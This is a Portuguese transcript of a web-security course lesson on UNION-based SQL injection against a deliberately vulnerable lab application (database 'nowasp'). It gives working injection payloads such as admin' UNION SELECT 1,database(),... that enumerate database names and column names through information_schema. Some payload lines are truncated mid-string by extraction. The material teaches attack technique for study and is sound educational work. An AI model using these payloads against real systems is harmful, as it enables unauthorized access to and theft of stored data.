11

Union select

Transcrição

Na última aula conseguimos mapear a quantidade de colunas que temos na tabela *Accounts*. O próximo desafio é descobrir o nome de cada uma dessas colunas. Já sabemos que o Banco de dados MySQL possui um banco interno chamado de *information_schema* que é capaz de referenciar todas colunas, nomes e tabelas de outros bancos que estão dentro do *MySQL*.

A *query* que devemos formular para que o `information_schema` consiga essas informações deve conter a seleção de tudo, `SELECT * from` , que pertence ao `information_schema` e junto a isso adicionamos o `columns where table_name='accounts'` . Escrevendo essa última parte nós desejamos saber o nome das colunas na tabela de nome *Accounts*. Teremos:

```
SELECT * from information_schema.columns where table_name='accounts'
```

Nós adicionaremos isso junto a primeira *query* elaborada:

```
SELECT username FROM accounts WHERE username='' AND password=''
```


É preciso remanejar a *query* para que dentro dela caiba o `SELECT * from information_schema.columns` . Como desejamos delimitar a `string` , pois nesse momento estamos livres para colocar o código SQL que quisermos, vamos acrescentar depois de `admin` o `SELECT from` . Ainda, adicionamos um comentário, `--` , após o `account` e dessa maneira, o que vier depois disso não nos atrapalhará mais. Teremos:

```
SELECT username FROM accounts WHERE username='admin' SELECT * from information_schema.columns wh
AND password=''
```

É preciso unir os dois `SELECT` e para juntá-los nós utilizamos a palavra `UNION` na frente do `SELECT * from` . O `UNION` , entretanto, possui certas limitações. Vamos testar? Selecionamos o seguinte:

```
admin' UNION SELECT * from information_schema.columns where table_name='accounts' --
```

E acrescentamos isso ao *Name*! Clicando no *Account Details* podemos rolar a página para baixo e verificar se isso é aceito! Teremos:




A mensagem que aparece afirma que ocorre um erro em relação ao números de colunas. O `UNION` pede justamente um mesmo número de colunas nas duas tabelas. Assim, é preciso informar ao `UNION` que ele não traga mais tudo, mas sim `1,2,3,4,5,6,7` :

```
SELECT username FROM accounts WHERE username='admin' SELECT 1,2,3,4,5,6,7 from information_scher
AND password=''
```

Vamos selecionar:

```
admin' SELECT 1,2,3,4,5,6,7 from information_schema.columns where table_name='accounts' --
```

E podemos verificar se temos alguma resposta do servidor. Injetamos mais uma vez esse trecho no `Name` e temos:



Foi aceito! Não temos mais *exception*. Recebemos as informações de que *Username* está na coluna número 2, *Password* na número 3 e *Signature* na 4. Repare que esses números surgem dos parâmetros que nós mesmos inserimos. Falta descobrir qual o banco em que essa tabela *Accounts* está inserida. Portanto, nós vamos substituir um desses valores que aparece na tela pelo `database` . Teremos o seguinte código:


```
SELECT username FROM accounts WHERE username='admin' UNION SELECT 1,database(),3,4,5,6,7 from i

AND password=''
```

Nós vamos copiar o seguinte:

```
admin' UNION SELECT 1,database(),3,4,5,6,7 from information_schema.columns where table_name='ac
```

E inserimos isso em `Name` e clicando e *View Account Details* vamos ter a seguinte resposta:



Ou seja, temos o nome da banco no qual a tabela está inserida, o `nowasp` ! Então, já temos a tabela e o banco. Agora, fica ainda mais fácil descobrir as colunas de *Account*. No lugar do `database()` nós vamos colocar `columns_name` e após o `table` vamos inserir `table schema='nowasp'` e com isso, estamos dizendo: queremos saber o nome das colunas que estão na tabela *Accounts* dentro do banco *nowasp*. Teremos:


```
SELECT username FROM accounts WHERE username='admin' UNION SELECT 1,column_name,3,4,5,6,7 from

AND password=''
```

Copiamos o seguinte:


```
admin' UNION SELECT 1,column_name,3,4,5,6,7 from information_schema.columns where table_name='a
```

Inserimos isso junto ao `name` , clicamos no *View Account Details* e teremos:



Ou seja! Temos todos os nomes das colunas!

De maneira resumida, temos no Banco `MySQL` a tabela *Accounts* e dentro dela temos as seguintes colunas:



Por fim, conseguimos descobrir quais eram as sete colunas dentro da tabela!